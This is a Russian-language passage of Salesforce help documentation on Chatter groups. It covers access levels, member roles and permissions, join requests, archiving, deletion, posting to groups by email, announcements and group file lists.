 **Прим.:** В случае изменения личной группы на общедоступную, обновления и файлы будут доступны всем пользователям. Кроме того, любой пользователь сможет стать участником группы, а все отложенные запросы на добавление в группу будут приняты. Личные группы с участием клиентов не могут быть преобразованы в группы других типов.

- **Общедоступная группа:** сообщения, комментарии и файлы могут просматриваться и добавляться любыми пользователями. Участником общедоступной группы может стать любой пользователь.
- **Личная группа:** сообщения, комментарии и файлы могут просматриваться и добавляться только участниками группы. Чтобы стать участником группы, пользователь должен отправить соответствующий запрос или обратиться к ее [менеджеру или ответственному](#). Просмотр сообщений, обновлений и файлов группы во всей организации доступен пользователям с полномочиями «Изменение всех данных» и «Просмотр всех данных». Прямое присоединение к личным группам и изменение параметров группы доступно пользователям с полномочием «Изменение всех данных».
- **Неуказанная группа:** сообщения, комментарии и файлы могут просматриваться и добавляться только участниками группы и пользователями с полномочием «Управление неуказанными группами». Пользователи не могут отправлять запросы на присоединение и должны быть приглашены менеджерами или ответственными за группу. Неуказанные группы являются **более конфиденциальными**, поэтому недоступны другим пользователям в списковых представлениях, лентах и результатах поиска. По умолчанию неуказанные группы недоступны для организации и должны быть включены администратором.
- При необходимости установите флажок **«Разрешить клиентский доступ»**. Менеджеры и ответственные за группу могут отправлять **клиентам** приглашения на участие в личной или неуказанной группе. Фотография группы, содержащей клиентов, помечается оранжевым верхним левым углом.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования общедоступных или личных групп Chatter:

- Роль ответственного или менеджера группы

ИЛИ

«Изменение всех данных» для редактирования общедоступных и личных групп

ИЛИ

«Управление неуказанными группами» для редактирования неуказанных групп

Уровень доступа к группе, поддерживающей клиентский доступ, не подлежит изменению.

#### 6. Нажмите кнопку **«Сохранить»**.

Ниже перечислены действия, доступные при наличии соответствующих полномочий.

- [Архивировать группу](#).
- [Удалить группу](#).

СМ. ТАКЖЕ:

[Добавление и удаление участников группы Chatter](#)

Можно ли изменить уровень доступа к группе (например, сделать личную группу общедоступной)?

Личная группа может быть изменена на общедоступную (или наоборот) только ответственным или менеджером группы. Для этого рекомендуем [изменить параметры группы](#). В случае изменения личной группы на общедоступную, обновления и файлы будут доступны всем пользователям. Кроме того, любой пользователь сможет стать участником группы, а все отложенные запросы на добавление в группу будут приняты. Личные группы с участием клиентов не могут быть преобразованы в группы других типов. Уровень доступа к личной группе, поддерживающей доступ клиентов, не подлежит изменению.

СМ. ТАКЖЕ:

[Действия, доступные пользователям посредством роли в группе Chatter](#)

#### Добавление и удаление участников группы Chatter

Являетесь ответственным или менеджером группы Chatter? Ниже приведен алгоритм добавления или удаления участников группы.

1. В Salesforce Classic щелкните ссылку **«Добавить/удалить участников»** на странице сведений о группе. В Lightning Experience щелкните ссылку **«Добавить участника»** на панели основных показателей группы (администратор должен добавить это действие в публикатор группы).
2. Чтобы отфильтровать список пользователей, начните вводить имя нужного пользователя.
3. Чтобы добавить участника, нажмите кнопку **«Добавить»**. Чтобы удалить участника, щелкните значок **✕**. Чтобы принять запрос на присоединение пользователя, щелкните **«Принять»**. Чтобы отклонить запрос, щелкните значок **✕**.
4. По завершении нажмите кнопку **«Готово»**.

СМ. ТАКЖЕ:

[Просмотр участников группы Chatter](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



## Принятие или отклонение запросов на добавление в личные группы

z

Пользователь, являющийся ответственным или менеджером личной группы Chatter, может принимать или отклонять запросы на участие в группе. Кроме того, пользователи с полномочием «Изменение всех данных» могут просматривать запросы для всех общедоступных и личных групп, а также управлять ими, а пользователи с полномочием «Управление неуказанными группами» могут управлять запросами на участие для всех неуказанных групп организации.

1. Чтобы просмотреть список запросов, выполните одно из указанных ниже действий.
  - На странице сведений о группе щелкните ссылку **«Запрос»**, например, **«3 запроса»**.
  - На странице сведений о группе щелкните ссылку **«Добавить/удалить участников»**, затем выберите фильтр **«Запросы»** или воспользуйтесь фильтром **«Каждый»**.
  - Щелкните ссылку, добавленную в электронный запрос.

2. Примите или отклоните запросы.



**Прим.:** Каждому пользователю будет отправлено сообщение эл. почты об отклонении или принятии запроса.

- Чтобы принять запрос, щелкните **«Принять»**. Чтобы принять несколько запросов одновременно, щелкните **«Принять x из y»**. Например, **«Принять 3 из 3»**.
- Чтобы отклонить запрос, щелкните значок **x**. При необходимости введите сообщение, которое будет отправлено в случае отклонения запроса, и нажмите кнопку **«Отправить»**. Для возврата нажмите кнопку **«Отмена»**.

3. Чтобы закрыть окно, нажмите кнопку **«Готово»**.

Если личная группа становится общедоступной, то любые отложенные запросы принимаются автоматически.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.



## Роли группы

Действия, доступные пользователям посредством роли в группе Chatter

Данная таблица содержит действия, доступные участникам, менеджерам и ответственным в общедоступных и личных группах Chatter. **Клиенты** могут быть менеджерами и участниками группы, но не могут быть ответственными.

| Действие  | Ответственный | Менеджер | Участник |
|---|---------------|----------|----------|
| Публикация, комментирование и поиск по лентам группы  | Да            | Да       | Да       |
| Добавление и удаление записей в группах (при наличии) | Да            | Да       | Да       |
| Публикация объявлений группы                          | Да            | Да       |          |
| Удаление сообщений и комментариев                     | Да            | Да       |          |
| Добавление и удаление участников                      | Да            | Да       |          |
| Изменение ролей участников                            | Да            | Да       |          |
| Редактирование параметров группы                      | Да            | Да       |          |
| Редактирование поля «Сведения»                        | Да            | Да       |          |
| Архивирование групп и активация архивных групп        | Да            | Да       |          |
| Изменение ответственного за группу                    | Да            |          |          |
| Удаление группы                                       | Да            |          |          |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для создания групп:

- «Создание и несение ответственности за новые группы Chatter»

Независимо от участия в группе, пользователи с полномочием «Изменение всех данных» могут выполнять все действия во всех личных и общедоступных группах, а пользователи с полномочием «Просмотр всех данных» могут просматривать сведения обо всех личных и общедоступных группах.

Кроме того, в неуказанных группах:

- Пользователи с полномочием «Управление неуказанными группами» могут находить и выполнять все данные действия в неуказанных группах, несмотря на их неучастие.
- Пользователи с полномочием «Изменение всех данных» или «Просмотр всех данных» могут находить и просматривать неуказанные группы только при условии их участия. В отличие от общедоступных и личных групп, пользователи с полномочием «Изменение всех данных» не могут выполнять действия ответственного за группу в неуказанных группах. Они могут выполнять действия менеджера группы при назначении им данной роли в неуказанной группе.

СМ. ТАКЖЕ:

[Что происходит в результате деактивации ответственного за группу Chatter?](#)

### Изменение ролей в группе Chatter

Чтобы изменить [роли](#) в группе Chatter для тех групп, которыми пользователь управляет или за которые несет ответственность, необходимо выполнить указанные ниже действия.

1. На странице сведений о группе щелкните **«Изменить роли»**.
2. Чтобы найти участников группы, воспользуйтесь полем поиска. Чтобы выполнить сортировку списка, щелкните **«Менеджеры»** или **«Все участники»**.
3. Установите флажок «Менеджер» для тех пользователей, которым должна быть назначена роль менеджера. Клиент, являющийся менеджером, может просматривать пользователей, которые запрашивают добавление в группу (несмотря на их отсутствие в других общих группах), и утверждать запросы.



**Прим.:** Чтобы [изменить ответственного за группу](#), пользователь должен нести ответственность за группу. Кроме того, пользователи с полномочием «Изменение всех данных» могут изменять ответственного в общедоступных и личных группах, а пользователи с полномочием «Управление неуказанными группами» могут выполнять данное действие для неуказанных групп. Чтобы назначить нового ответственного, щелкните ссылку **«Параметры группы»** напротив текущего ответственного.

4. Нажмите кнопку **«Готово»**.

СМ. ТАКЖЕ:

[Что происходит в результате деактивации ответственного за группу Chatter?](#)

Что происходит в результате деактивации ответственного за группу Chatter?

Деактивированный пользователь продолжает нести ответственность за группу, однако пользователь с полномочием «Изменение всех данных» может назначить нового ответственного за общедоступную или личную группу. Пользователь с полномочием «Управление неуказанными группами» может назначить нового ответственного за неуказанную группу.

СМ. ТАКЖЕ:

[Изменение ролей в группе Chatter](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

## Архивирование и активация групп Chatter


### Архивирование групп Chatter

Архивирование группы Chatter препятствует публикации сообщений или файлов в группу. Предыдущие сообщения, комментарии и файлы остаются доступными в группе для последующего использования.

Архивные группы поддерживают комментирование текущих сообщений, упоминание людей и поиск по ленте. Кроме того, пользователи могут присоединяться и выходить из состава архивных групп, создавать отчеты по архивным группам, а также выполнять поиск архивных групп и их содержимого посредством функции глобального поиска. Ответственные и менеджеры могут [архивировать](#) и [активировать](#) группы, а также [включать и выключать автоматическое архивирование](#) групп. Пользователи с полномочием «Изменение всех данных» могут выполнять данные действия для общедоступных и личных групп организации, тогда как пользователи с полномочием «Управление неуказанными группами» могут выполнять данные действия для неуказанных групп.

Архивные группы позволяют пользователям работать только с активными группами организации.

- Архивные группы не учитываются ограничениями для состава участников группы.
- Сообщения из архивных групп не отображаются в лентах Chatter, кроме случаев добавления нового комментария. Сообщения с новыми комментариями отображаются в ленте «Вся компания» и ленте каждого участника группы.
- Предоставление общего доступа к файлам и лентам ограничивается только активными группами, позволяя повысить эффективность поиска групп.
- Архивные группы отображаются только в списке «Мои архивные группы».

 **Пример:** Рекомендуем архивировать неиспользуемые или редко используемые группы, содержащие ценную информацию, которая должна быть сохранена. Ниже приведены некоторые примеры.

- Группа, созданная группой сбыта для проведения сделки. Данная группа может редко использоваться после преобразования интереса, но должна быть доступна группе сбыта (особенно при наличии важных сведений о клиенте).
- Группа, используемая для планирования корпоративного события. Данная группа может быть заархивирована после проведения события (особенно при наличии сведений о поставщиках и полезных обсуждениях).
- Группа, выполняющая роль службы поддержки и используемая для отслеживания проблем, возникающих во время основного процесса развертывания клиента. Данная группа может быть заархивирована после разрешения проблем развертывания (особенно при наличии важных сведений, которые могут использоваться агентами службы поддержки для устранения будущих неполадок).
- Устаревшая группа, замененная новой группой, может быть заархивирована с целью перенаправления пользователей в новую группу (особенно при наличии более полных данных).
- Группа, используемая рабочей группой, может быть заархивирована при ее изменении или увольнении некоторых участников из компании (особенно при наличии обсуждений, которые могут быть полезны для последующего использования).

Рекомендуем выключить автоматическое архивирование для групп, обновляемых нерегулярно, но содержащих важные сведения (например, группы, используемые для публикации корпоративных объявлений). Данный алгоритм позволяет предотвратить архивирование групп, которые не использовались более 90 дней, а также гарантирует отображение всех важных сообщений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

## Архивирование групп Chatter

Пользователи могут архивировать группы вручную или редактировать параметры их автоматического архивирования.

Проверка групп на наличие действий ленты выполняется еженедельно. Автоматическое архивирование групп выполняется при отсутствии новых сообщений ленты или комментариев в течение 90 дней. Упоминание группы не считается действием ленты, поэтому не задерживает архивирование группы. Владельцы групп, менеджеры групп и пользователи с полномочием «Изменение всех данных» могут в любое время архивировать группы вручную или редактировать параметры их автоматического архивирования.

1. Щелкните ссылку **Group Settings** на странице сведений о группе, если вы используете Salesforce Classic. Если вы используете Lightning Experience, щелкните кнопку **«Редактирование группы»** на панели группы.
2. Чтобы настроить параметры архивирования группы, выполните одно из указанных ниже действий.
  - Чтобы заархивировать группу, нажмите кнопку **«Архивировать»**.
  - Чтобы настроить автоматическое архивирование, установите переключатель **«Данная группа архивируется при отсутствии сообщений или комментариев в течение 90 дней»** и нажмите кнопку **«Сохранить»**.

Ниже перечислены действия, выполняемые после архивирования группы.

- Страница группы не отображает публикатор, а участники не могут создавать сообщения или публиковать файлы в группе.
- Группа удаляется из фильтра «Активные группы» на вкладке «Группы».
- Предыдущие сообщения и комментарии группы не отображаются в ленте Chatter, кроме случаев добавления нового комментария. Сообщения с новыми комментариями отображаются в ленте «Вся компания» и ленте каждого участника группы.

Чтобы найти собственные или управляемые архивные группы либо архивные группы со своим участием, воспользуйтесь фильтром **«Мои архивные группы»** в списке «Группы». При необходимости воспользуйтесь функцией глобального поиска. Обратите внимание, что архивные группы не учитываются ограничением для состава участников группы.

### Прим.:

- Участники группы не получают электронные уведомления об архивировании или активации собственной или управляемой группы Chatter, либо группы со своим участием.
- Если администратор отключает архивирование групп, то пользователи не могут архивировать группы и редактировать параметры автоматического архивирования. Отключение данной функции не препятствует активации архивных групп.

СМ. ТАКЖЕ:

[Архивирование групп Chatter](#)

[Активация архивных групп Chatter](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Активация архивных групп Chatter

Архивная группа Chatter может быть активирована ответственным, менеджером или пользователем с полномочием «Изменение всех данных» на странице сведений о группе.

1. Найдите нужную группу.
  - Чтобы найти собственные или управляемые архивные группы либо архивные группы со своим участием, воспользуйтесь фильтром **«Мои архивные группы»** в списковом представлении «Группы».
  - Чтобы найти другие архивные группы, воспользуйтесь функцией глобального поиска, запустите отчет или обратитесь за помощью к администратору.
2. Щелкните ссылку **«Активировать»** на странице сведений о группе. Активировать архивную группу также можно на странице параметров группы.

После активации группы отображаемая страница сведений о группе поддерживает публикатор, позволяющий участникам создавать сообщения и обмениваться файлами.

### Прим.:

- Участники группы не получают электронные уведомления об архивировании или активации собственной или управляемой группы Chatter, либо группы со своим участием.
- Одновременно разрешается активировать только одну группу. Чтобы выполнить пакетную активацию групп, воспользуйтесь интерфейсом Salesforce API.

СМ. ТАКЖЕ:

[Архивирование групп Chatter](#)

[Архивирование групп Chatter](#)

## Удаление групп Chatter

Удаление группы доступно только ответственному пользователю и пользователям с полномочием «Изменение всех данных».

Если вы используете Lightning Experience, удаление группы производится щелчком по кнопке **«Удаление группы»** на панели основных показателей группы.

Если вы используете Salesforce Classic, выполните следующие действия.

1. Редактирование параметров группы Щелкните ссылку **«Параметры группы»** на странице сведений о группе.
2. Нажмите кнопку **«Удалить»**.
3. Нажмите кнопку **«ОК»**.

Удаление группы приводит к необратимому удалению соответствующих обновлений, в том числе всех опубликованных в ней ссылок. Удаление группы, содержащей файлы, инициирует удаление ссылок на файлы, но не самих файлов. Файлы не удаляются из источника (например, из списка **«Принадлежащие мне»** ответственного). Если файл опубликован в группу и недоступен в других областях, то при удалении группы также удаляется ссылка на этот файл. Сам файл остается в списке **«Принадлежащие мне»** ответственного. Файл становится личным, однако позже к нему может быть вновь предоставлен общий доступ.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

 **Совет:** Чтобы сохранить данные для последующего использования, рекомендуем [архивировать](#), а не удалять группы.

СМ. ТАКЖЕ:

[Архивирование групп Chatter](#)

[Просмотр областей совместного использования файла](#)

## Работа в группах Chatter

### Знакомство с группой Chatter

Чтобы просмотреть обновления группы, файлы и участников группы, щелкните имя нужной группы в ленте, списке «Группы» или профиле пользователя.

Сведения и действия, доступные на странице группы, определяются типом группы, статусом пользователя (участник, ответственный или менеджер) и ролью пользователя в группе.

### Не участники общедоступных групп

Ниже перечислены действия, доступные на странице сведений об общедоступной группе пользователям, которые не являются ее участниками.

#### [Добавление сообщений и комментариев](#)

Введите обновление над лентой или комментарий под сообщением ленты и нажмите кнопку «**Опубликовать**».

#### [Присоединение к группе](#)

Чтобы стать участником группы, щелкните «**Присоединиться**».

#### [Просмотр описания и сведений о группе](#)

Описание группы и сведения о ней отображаются в отдельном столбце рядом с лентой.

#### [Просмотр участников группы](#)

В разделе «Участники группы» представлены действующие участники группы, включая приглашенных клиентами.

#### [Просмотр, загрузка и поиск файлов, опубликованных в группу](#)

Опубликованные в ленте группы или общедоступные файлы содержатся в разделе «Файлы группы».

#### [Просмотр тем, обсуждаемых группой](#)

Темы группы отображаются под сообщениями в ленте группы.

#### [Поиск сведений о группе](#)

Чтобы найти нужные сведения в группе, щелкните значок  над лентой.

### Не участники личных групп

Ниже перечислены действия, доступные на странице сведений о личной группе пользователям, которые не являются ее участниками.

#### [Отправка запроса на присоединение к группе](#)

Чтобы отправить менеджеру или ответственному за личную группу запрос на присоединение, щелкните «**Запрос на присоединение**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### Просмотр фотографии и описания группы

Описание группы отображается под фотографией для группы.

### Просмотр участников группы

В разделе «Участники группы» представлены действующие участники группы, включая приглашенных клиентами.

Не участники неучазанных групп

Страница сведений о неучазанной группе может просматриваться только ее участником.

Участники общедоступных, личных и неучазанных групп

Ниже перечислены действия, доступные участникам общедоступной, личной или неучазанной группы.

### Изменение параметров эл. почты и внутрипрограммных уведомлений для мобильных приложений Salesforce 1


Чтобы получать регулярные уведомления о действиях, происходящих в группе, если вы используете Salesforce Classic, щелкните ссылку **«Уведомлять меня по эл. почте...»**. Выбор параметра **«Каждое сообщение»** инициирует включение внутрипрограммных уведомлений для групп в мобильных приложениях Salesforce 1. Чтобы отменить получение электронных и мобильных уведомлений, щелкните **«Выключить групповую электронную рассылку»**. Чтобы изменить все параметры эл. почты Chatter, щелкните ссылку **«Параметры эл. почты»**.

Если вы используете Lightning Experience, щелкните ссылку **Электронные уведомления** на панели основных показателей группы, чтобы изменить для нее настройки электронной почты.

### Приглашение людей

Если в организации включена возможность отправки приглашений, щелкните **«Пригласить людей»**, чтобы **пригласить пользователей, которые отсутствуют в сети Chatter**, стать участниками группы. Приглашения в личные группы могут отправляться только менеджерами, ответственными или пользователями с полномочием «Изменение всех данных». Приглашения в неучазанные группы могут отправляться только менеджерами, ответственными или пользователями с полномочием «Управление неучазанными группами».

### Выход из группы

Щелкните значок  или отмените запрос на присоединение к личной группе. Чтобы выйти из состава группы, за которую пользователь несет ответственность, рекомендуем сначала **назначить нового ответственного**.

Ответственные и менеджеры группы


Ниже перечислены действия, доступные ответственным и менеджерам общедоступной, личной или неучазанной группы.

### Добавление или удаление участников группы


### Изменение фотографии для группы

### Редактирование параметров группы

### Редактирование раздела «Сведения»

Чтобы указать дополнительные сведения об участниках группы, щелкните ссылку **«Добавить сведения»** или значок  в разделе «Информация». Благодаря возможности настройки, данный раздел позволяет вводить любые нужные сведения.

### Редактирование раздела «Описание»

Чтобы добавить описание группы, щелкните ссылку **«Добавить описание»** или значок  в разделе «Описание».

## Изменение ролей участников


### Принятие или отклонение запросов на присоединение к личным группам

СМ. ТАКЖЕ:

[Списки «Файлы группы»](#)

#### Просмотр участников группы Chatter

Список «Группы» в профиле пользователя содержит группы Chatter с участием текущего пользователя, которые сортируются по дате последнего действия. Чтобы создать группу или стать ее участником, воспользуйтесь вкладкой «Группы». Чтобы просмотреть группы с участием других пользователей, воспользуйтесь списком «Группы» в их профилях.

 **Прим.:** Участники неуказанных групп могут просматриваться в профилях других пользователей только их участниками.

- Чтобы просмотреть полный список в алфавитном порядке, щелкните ссылку **«Показать все»**.
- Чтобы просмотреть полный список, щелкните ссылку **«Далее»** или **«Назад»**.
- Чтобы выйти из группы или отменить запрос на присоединение к группе, щелкните значок **x**.
- Чтобы стать участником общедоступной группы, щелкните ссылку **«Присоединиться»** в списке групп другого пользователя.
- Чтобы отправить запрос на присоединение к личной группе, щелкните ссылку **«Запрос на присоединение»** в списке групп другого пользователя.
- Чтобы закрыть окно, нажмите кнопку **«Готово»**.

СМ. ТАКЖЕ:

[Действия, доступные пользователям посредством роли в группе Chatter](#)

#### Просмотр участников группы Chatter

Раздел «Участники» на странице сведений о группе Chatter отображает всех участников группы, включая клиентов.

1. Чтобы просмотреть полный список участников группы в алфавитном порядке, щелкните ссылку **«Показать все»** в разделе «Участники».

Ниже перечислены действия, доступные в окне «Участники».

- Чтобы просмотреть всех участников, менеджеров или ответственных, выполните фильтрацию данного списка.
- Чтобы просмотреть полный список, щелкните ссылку **«Далее»** или **«Назад»**.
- Воспользуйтесь полем «Найти участников».
- Чтобы начать или отменить отслеживание пользователя, щелкните ссылку **«Отслеживать»** или значок **x** напротив нужного имени.

Клиенты недоступны для отслеживания.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**




- Чтобы закрыть окно, нажмите кнопку **«Готово»**.

## Рекомендации по группам Chatter

Ниже перечислены критерии, используемые сетью Chatter для рекомендации групп, доступных для участия.

- Популярность группы (исходя из количества ее участников).
- Количество отслеживаемых в группе пользователей. Chatter рекомендует те группы, в которых отслеживается наибольшее количество пользователей.
- Новизна группы (создание в прошлом месяце).

Чтобы просмотреть расширенный список рекомендаций, щелкните ссылку **«Дополнительно»** в разделе «Рекомендации». Если рекомендации не отображаются, следовательно, пользователь уже является участником всех рекомендуемых групп. Чтобы пропустить рекомендацию и запретить ее повторное отображение, наведите указатель мыши на нужную рекомендацию и щелкните значок .

## Использование эл. почты для публикации сообщений в группы Chatter


Пользователи могут публиковать сообщения в доступные группы Chatter посредством эл. почты.

Функция публикации сообщений в общедоступные группы посредством эл. почты должна быть включена администратором. При необходимости администратор может разрешить пользователям добавление вложений. Использование эл. почты для публикации сообщений в личные или неуказанные группы доступно только их участникам. Рекомендуем использовать адрес эл. почты, связанный с учетной записью пользователя Salesforce.

1. Чтобы открыть пустое сообщение эл. почты посредством локального почтового клиента в Salesforce Classic, щелкните ссылку **«Добавить сообщение по эл. почте»**, расположенную под описанием группы на странице сведений о группе.
2. Введите текст сообщения, включая вложения, и отправьте сообщение эл. почты.

Вложения, добавленные в сообщение эл. почты, добавляются в качестве файлов Chatter и могут просматриваться группой.

Содержимое сообщения эл. почты отображается в виде сообщения ленты на странице сведений о группе. Хэштеги, добавленные в текст сообщения эл. почты (например, #УспехиРабочейГруппы), преобразуются в темы сообщения ленты. Если сообщение эл. почты содержит несколько вложений, то первое вложение добавляется как сообщение ленты. Дополнительные вложения добавляются как комментарии.

 **Совет:** Сохраните адрес эл. почты группы в качестве контакта в почтовом клиенте или на мобильном устройстве для последующего использования. При копировании и вставке ссылки mailto: прямо в поле эл. почты контакта некоторые почтовые клиенты могут считать данную ссылку недействительной и препятствовать отправке сообщения эл. почты контакту. Рекомендуем удалить имя группы в скобках из первой части адреса эл. почты. Например, удалите имя группы (Моя группа) из адреса эл. почты (Моя группа) 0f9b000000004cmkaq@post.k-pxyvmaс.kp0.chatter.salesforce.com.

Ниже перечислены ограничения, применяемые при публикации сообщений в группу посредством эл. почты.

- Сообщения Chatter, созданные посредством эл. почты, могут содержать не более 10 000 символов. Остальной текст сообщения эл. почты не отображается в сообщении ленты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

- Максимальный размер сообщения составляет 25 Мб, включая текст и вложения.
- Тема сообщения эл. почты не добавляется в сообщение ленты.
- Пользователи могут создавать текстовые сообщения посредством эл. почты и добавлять ссылки в текст. Пользователи могут добавлять не более 25 вложений. При публикации сообщения ленты в группу посредством эл. почты пользователи не могут упоминать людей, создавать опросы и назначать заголовки ссылкам.
- Форматирование текста (например, использование полужирного начертания или шрифта разного размера) не поддерживается.
- Адреса эл. почты должны быть уникальными на уровне группы. Если разные профили пользователей, заданные в организации, применяют одинаковый адрес эл. почты, который также используется для публикации сообщения ленты в группу, то при публикации сообщения в ленту данной группы используется связанный профиль пользователя. Если адрес эл. почты используется разными профилями пользователей внутри одной группы, то сообщение эл. почты блокируется.
- Текст подписи входит в сообщение. Стандартные подписи, добавляемые при использовании мобильных устройств (например, *Sent from my iPhone*), автоматически удаляются. Прежде чем отправить ответ, удалите подписи пользователей и любой другой текст, который не должен быть опубликован в Chatter. Либо добавьте разделяющую линию над подписью, чтобы удалить ее. Разделяющая линия должна включать в себя как минимум один из следующих символов:
  - тире (-);
  - знак равенства (=);
  - подчеркивание (\_).

Также можно использовать любые сочетания этих символов.

## Публикация объявлений в группах Chatter

Объявления группы позволяют выделять важные сообщения на странице группы.

-  **Прим.:** Группы отображают глобальный макет публикатора, выбранный по умолчанию. Если публикатор группы не отображает действие «Объявление», обратитесь к администратору с просьбой переопределить глобальный макет публикатора и добавить действие «Объявление» в настраиваемый макет публикатора группы.

Только владельцы группы, менеджеры группы и пользователи с полномочием «Изменение всех данных» могут публиковать и удалять объявления группы.

1. Щелкните ссылку «**Объявление**» в публикаторе на странице группы.
2. Введите сообщение. Длина объявления может составлять не более 5 000 символов. При необходимости дополните объявление ссылками и упоминаниями пользователей или групп. Ввиду действующих ограничений страница группы позволяет отображать примерно 137 символов объявления. Для просмотра сообщения полностью нажмите ссылку «**Дополнительно**».
3. Укажите дату истечения срока действия объявления.
4. Нажмите кнопку «**Опубликовать**».


Объявления группы (кроме замененных новыми объявлениями) отображаются до 23:59 выбранной даты истечения срока действия. Пользователи могут обсуждать, комментировать и выбирать понравившиеся объявления в ленте группы.

Аналогично другим сообщениям, участники группы получают электронное уведомление о публикации нового объявления на основе выбранной частоты отправки групповых электронных уведомлений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

Удаление сообщения ленты инициирует удаление объявления. Чтобы удалить объявление со страницы группы без удаления сообщения ленты, щелкните значок  в верхнем углу объявления и выберите пункт «Пропустить баннер!».



СМ. ТАКЖЕ:

[Настройка макета групп и публикатора Chatter](#)

### Списки «Файлы группы»

Список «Файлы группы» на странице группы Chatter содержит последние пять файлов, опубликованных в данную группу.

Наведите указатель мыши для просмотра доступных параметров или щелкните имя файла для открытия соответствующей страницы сведений. Чтобы просмотреть все опубликованные в группу файлы, выполнить поиск определенного файла или необходимые действия над файлом, щелкните ссылку «Показать все». По умолчанию на странице отображаются 25 файлов, которые были просмотрены последними. Ниже перечислены действия, доступные в данном списке.

- Найдите файлы, опубликованные в группу. Данный список содержит файлы, добавленные текущим и другими пользователями [в ленту Chatter группы](#). Данный список не содержит указанные ниже элементы.
  - Документы на вкладке «Документы»
  - Вложения из связанного списка «Примечания и вложения»
- [Загрузите личные файлы](#) или загрузите и предоставьте доступ к файлам [людям, группам](#) или по [ссылке](#).
- [Откройте файл для предварительного просмотра](#) без его загрузки.
- [Начните отслеживание файла и получение обновлений](#) в ленте Chatter. Чтобы отменить получение обновлений для отслеживаемого файла, щелкните  рядом с файлом. (Требуется Chatter.)
- Чтобы загрузить исходную или новую версию файла, предоставить доступ к файлу определенным людям, группам или по ссылке, либо просмотреть параметры общего доступа, щелкните значок .
- Чтобы просмотреть [страницу сведений о файле](#), щелкните имя нужного файла.
- Чтобы просмотреть профиль владельца файла, щелкните его имя.

#### Прим.:

- Некоторые файлы недоступны для предварительного просмотра (например, зашифрованные файлы; файлы, защищенные паролем; PDF-документы, защищенные от копирования; неизвестные типы файлов и файлы размером более 25 Мб). Для этих файлов параметр «**Предварительный просмотр**» недоступен в лентах и списковых представлениях. Файлы, просмотр которых невозможен, отмечены в ленте значками групповых файлов. Некоторые функции Microsoft Office 2007 отображаются некорректно при предварительном просмотре. Если файл поддерживает предварительный просмотр, но предварительный просмотр не существует, обратитесь к администратору Salesforce, который поможет восстановить предварительный просмотр.
- Файлы, расширение которых не распознано или отсутствует, отображаются в столбце «Тип» как неизвестные.

СМ. ТАКЖЕ:

[Просмотр участников группы Chatter](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

## Записи в группах Chatter

### Создание записей в группах Chatter

Рекомендуем использовать публикатор группы для создания записей в группах Chatter.

Действия, доступные в публикаторе группы, определяются полномочиями пользователя, ролью пользователя в группе, типом группы и способом [настройки публикатора группы](#).

- В зависимости от способа настройки макета публикатора группы, пользователи могут создавать записи организаций, контактов, интересов, возможностей, контрактов, кампаний, обращений и настраиваемых объектов. Другие объекты не поддерживаются.
- При создании записи в группе сообщение о создании записи отображается несколькими областями, включая ленту группы, профиль пользователя, ленту записи и ленту Chatter компании. Запись и сообщение ленты о создании записи могут просматриваться пользователями только при наличии необходимых полномочий (посредством лицензии, профиля, полномочий и правил общего доступа).



**Совет:** Чтобы просмотреть сообщения о создании записей, воспользуйтесь фильтром **«Все обновления»** в параметре «Показать» ленты группы.

- Все комментарии к сообщению о создании записи отображаются в ленте группы. Сюда относятся комментарии, опубликованные к сообщению в ленте записи, а также комментарии, опубликованные пользователями, которые не принадлежат данной группе.

